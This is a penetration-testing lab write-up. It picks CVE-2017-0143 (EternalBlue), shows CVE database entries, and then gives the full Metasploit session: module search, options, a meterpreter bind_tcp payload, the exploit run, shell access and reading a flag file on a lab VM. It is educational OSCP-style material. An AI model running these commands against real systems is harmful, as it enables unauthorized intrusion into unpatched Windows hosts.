Vulnerabilities

Cross-referenced vulnerabilities found in Patterns.md with CVE databases:

- https://www.cvedetails.com/cve/CVE-2017-0143/?q=CVE-2017-0143
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=2017-0143
- https://www.exploit-db.com

CVE Details
The ultimate security vulnerability datasource


CVE®

EXPLOIT DATABASE

Exploitation: Chose CVE

Searched for a CVE with high CVSS Score:

CVE-2017-0143



Vulnerability Details : CVE-2017-0143

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Publish Date : 2017-03-17 Last Update Date : 2018-06-21

− CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

− Products Affected By CVE-2017-0143

#	Product Type	Vendor	Product	Version	Update	Edition	Language

No vulnerable product found. If the vulnerability is created recently it may take a few days to gather vulnerable products list and other information like cvss scores.
Please check again in a few days.

− References For CVE-2017-0143

https://www.exploit-db.com/exploits/41987/
EXPLOIT-DB 41987

https://cert-portal.siemens.com/productcert/pdf/ssa-966341.pdf CONFIRM

http://www.securityfocus.com/bid/96703
BID 96703 Microsoft Windows SMB Server CVE-2017-0143 Remote Code Execution Vulnerability *Release Date:*2017-05-10

https://www.exploit-db.com/exploits/41891/
EXPLOIT-DB 41891

http://packetstormsecurity.com/files/154690/DOUBLEPULSAR-Payload-Execution-Neutralization.html

https://cert-portal.siemens.com/productcert/pdf/ssa-701903.pdf CONFIRM

https://ics-cert.us-cert.gov/advisories/ICSMA-18-058-02

https://www.exploit-db.com/exploits/43970/
EXPLOIT-DB 43970

http://www.securitytracker.com/id/1037991
SECTRACK 1037991

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143 CONFIRM


http://packetstormsecurity.com/files/156196/SMB-DOUBLEPULSAR-Remote-Code-Execution.html

− Metasploit Modules Related To CVE-2017-0143

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Exploitation: Metasploit

Searched for CVE-2017-0143 within **Metasploit**




```
┌──(russell㉿kali)-[~]
└─$ msfconsole

 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready ...
  > access security
 access: PERMISSION DENIED.
  > access security grid
 access: PERMISSION DENIED.
  > access main security grid
 access: PERMISSION DENIED....and ...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search CVE-2017-0143
```

Exploitation: Chose Exploit

Choose SMB exploit for Windows:

ms17_010_eternalblue




```
msf6 > search CVE-2017-0143

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
                                             indows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
```

Exploitation: Chose Payload

Researched payloads and chose one recommended


windows/x64/meterpreter/bind_tcp



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.115    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
                                             indows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.0.115    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Exploitation: Gained Access


Gained **meterpreter** shell and searched for flags



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] 192.168.0.115:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.115:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
[*] 192.168.0.115:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.115:445 - The target is vulnerable.
[*] 192.168.0.115:445 - Connecting to target for exploitation.
[+] 192.168.0.115:445 - Connection established for exploitation.
[+] 192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.115:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.115:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.115:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.0.115:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.0.115:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.115:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.115:445 - Starting non-paged pool grooming
[+] 192.168.0.115:445 - Sending SMBv2 buffers
[+] 192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.115:445 - Sending final SMBv2 buffers.
[*] 192.168.0.115:445 - Sending last fragment of exploit packet!
[*] 192.168.0.115:445 - Receiving response from exploit packet
[+] 192.168.0.115:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.0.115:445 - Sending egg to corrupted connection.
[*] 192.168.0.115:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.115:4444
[*] Sending stage (200774 bytes) to 192.168.0.115
[*] Meterpreter session 1 opened (192.168.0.176:39141 → 192.168.0.115:4444) at 2022-10-14 00:56:23 -0400
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
c:\Windows\system32
meterpreter > search -f flag*
Found 4 results ...
===============

Path                                                                     Size (bytes)  Modified (UTC)
----                                                                     ------------  --------------
c:\Program Files\OpenSSH\home\vagrant\Desktop\flag1.txt                  144           2022-10-12 21:25:44 -0400
c:\RubyDevKit\lib\perl5\5.8\auto\POSIX\SigAction\flags.al                342           2011-04-27 00:24:06 -0400
c:\Users\vagrant\Desktop\flag1.txt                                       144           2022-10-12 21:25:44 -0400
c:\Windows\ServiceProfiles\LocalService\.jenkins\plugins\translation\flags.png  543    2012-11-06 13:54:50 -0500
```


Exploitation: Exfiltrated Data

Read flag1.txt contents



```
meterpreter > cat c:/Users/vagrant/Desktop/flag1.txt
��flag1: You got into M3VM and found C:\Users\vagrant\Desktop\flag1.txt
meterpreter > █
```

Reporting:
AutoRecon Loot Directory



```
flag1: You got into M3VM and found C:\Users\vagrant\Desktop\flag1.txt
```

Conclusion

As you can see, with one terminal command, executing an AutoRecon scan with basically default options, a massive amount of information is gathered and organized for analysis and exploitation, saving a tremendous amount of time.

In a high-pressure situation like an OSCP examination, anything that saves time and provides more routes to success, is a game-changer.

AutoRecon for the win!